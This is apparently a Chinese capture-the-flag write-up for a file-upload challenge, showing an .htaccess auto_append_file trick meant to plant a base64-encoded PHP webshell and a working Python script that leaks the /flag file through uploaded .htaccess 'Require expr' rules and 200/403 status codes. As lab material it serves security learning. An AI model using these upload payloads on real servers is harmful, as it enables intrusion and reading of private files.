
进来就是一个文件上传点,下面是过滤字符,实际上在后端还有过滤,直接上传php文件是可以的,但是后端检测php代码太严

我一开始是想上传一个经过base64编码的一句话木马的图片文件,再上传一个.htaccess文件和一个空php文件,内容如下
1
| php_value auto_append_file "php://filter/convert.base64-decode/resource=/var/www/html/upload/test.gif"
|
意思是让test.gif文件的内容加在每个php文件的前面,这时候访问上传的那个空php文件就被加上一句话木马了
但是现实没有我想的那么美好,后端过滤很严,后来才知道要用盲注,通过上传.htaccess文件得到的状态码来判断,在2025-第六届香港网安夺旗赛就有一道类似类似的题,在pdf第32页babyuoload
https://github.com/ChaMd5Team/Venom-WP/blob/main/2025-%E7%AC%AC%E5%85%AD%E5%B1%8A%E9%A6%99%E6%B8%AF%E7%BD%91%E5%AE%89%E5%A4%BA%E6%97%97%E8%B5%9B-WriteUp.pdf
根据过滤的字符在这里是没法原样抄作业

不能用块了,还有很多方法如
1
2
3
4
5
| Require expr file('/flag') =~ m#^UniCTF.*#
#后面的就是正则表达式,等价
Require expr file('/flag') =~ /^UnC.*/
“~” 是用来开启正则表达式的
|
expr后面接表达式,~是用来开启正则表达式的,可参考https://www.ibm.com/docs/zh/i/7.5.0?topic=information-ap-expr-expression-parser
因为.htaccess文件只能作用于当前目录和子目录,所以最好再上传一个文件用来查看响应
上传test文件,记住路径方便访问,内容随便

再上传.htaccess文件,判断flag文件的内容是否UniCTF在开头,后面是其他任意字符

访问看看
1
| curl http://80-d9783f35-6998-41be-91f3-56419941ad67.challenge.ctfplus.cn/upload/test -I
|

再上传一个故意写错的


可以看到因为条件不满足返回403了
通过这个原理写一个脚本开始盲注
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
| import requests
import string
url = "http://80-d9783f35-6998-41be-91f3-56419941ad67.challenge.ctfplus.cn/"
CHAR_LIST = string.ascii_letters + string.digits + "{}_-@!"
def solve():
session = requests.session()
current_flag = "UniCTF"
print(current_flag,end='')
while True:
found_in_round = False
for char in CHAR_LIST:
pattern = f"{current_flag}{char}"
htaccess_content = f"""Require expr file('/flag') =~ m#^{pattern}.*#"""
try:
session.post(url, files={'file': ('.htaccess', htaccess_content.strip())})
r = session.get(url + "upload/test")
if r.status_code == 200:
current_flag += char
print(char,end='')
found_in_round = True
if char == "}": return
break
except Exception as e:
print(f"Error: {e}")
continue
if not found_in_round:
break
if __name__ == "__main__":
requests.post(url, files={'file': ("test", "test")})
solve()
|